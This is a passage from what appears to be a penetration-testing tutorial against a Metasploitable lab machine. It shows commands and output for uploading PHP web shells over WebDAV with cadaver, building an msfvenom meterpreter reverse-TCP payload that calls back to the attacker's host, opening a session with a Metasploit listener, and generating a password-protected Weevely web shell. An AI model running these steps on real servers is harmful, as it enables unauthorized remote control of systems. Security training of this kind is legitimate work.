
root@kali:~# cadaver http://192.168.41.134/dav
dav:/dav/> put /root/backdphp
Uploading /root/backdphp to `dav/backdphp':
Progress: [=====] 100.0% of 772 bytes succeeded.
dav:/dav/> ls
Listing collection `dav/': succeeded.
      backdphp                772 Apr 27 02:11
dav:/dav/> put /usr/share/webshells/php/php-backdoor.php
Uploading /usr/share/webshells/php/php-backdoor.php to `dav/php-backdoor.php':
Progress: [=====] 100.0% of 2800 bytes succeeded.
dav:/dav/>

```



Once uploaded, you can check the website in the browser. We can find our shell as shown in the image below.



We can access our shell directly from the url as shown below.



As you can see in the above image, it is a simple php shell that enables us to execute some commands on the target and upload files onto the target web server. Let's see the command execution part first. Given in the below images is the output the shell gives when "ls" and "uname-a" commands are executed respectively.




Now, let's use the file upload functionality of the shell to upload another shell. Use msfvenom to create a php/meterpreter/reverse_tcp payload as shown below.

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.41.163 lport=4455 -f raw -o /root/backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
Saved as: /root/backdoor.php
root@kali:~#

```

Upload the backdoor.php payload we just created as shown below.



Check if the payload got uploaded successfully.



```
Applications ▾ Places ▾ Firefox ESR ▾ Sat 02:41
Index of /dav - Mozilla Firefox
phpMyAdmin x Index of /dav x +
192.168.41.134/dav/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training
Index of /dav
Name Last modified Size Description
Parent Directory -
backdoor.php 27-Apr-2019 02:39 1.1K ←
backdphp 27-Apr-2019 02:11 772
php-backdoor.php 27-Apr-2019 02:22 2.7K
phpbackdoor 27-Apr-2019 02:34 1.1K
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.41.134 Port 80
```

Before you click on the payload we just uploaded, start a Metasploit listener as shown below.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.41.163
lhost => 192.168.41.163
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.163:4455
```

Once the listener is ready, click on our payload. We should get a meterpreter session on the target as shown below.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.163:4455
[*] Sending stage (38247 bytes) to 192.168.41.134
[*] Meterpreter session 2 opened (192.168.41.163:4455 -> 192.168.41.134:52557) at 2019-04-27 02:41:34 -0400

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

When it comes to web backdoors, there is another tool which is a class apart. This tool is named Weeveily.

**Have any questions?
Fire them to
qa@hackercool.com**

Weeveily is a tool with which we can generate simple web shells and backdoors.

```
root@kali:~# weeveily

[+] weeveily 3.6.2
[!] Error: too few arguments

[+] Run terminal or command on the target
weeveily <URL> <password> [cmd]

[+] Recover an existing session
weeveily session <path> [cmd]

[+] Generate new agent
weeveily generate <password> <path>

root@kali:~#
```

Generate a weeveily webshell as shown below.

```
root@kali:~# weeveily generate 123456 /root/weebackdoor.php
Generated '/root/weebackdoor.php' with password '123456' of 698 byte size.
root@kali:~#
```

Here, we created a php web shell named "weebackdoor.php" with password "123456". Upload this shell in the same way as we have done before.



```
Applications ▾ Places ▾ Firefox ESR ▾ Sat 02:47
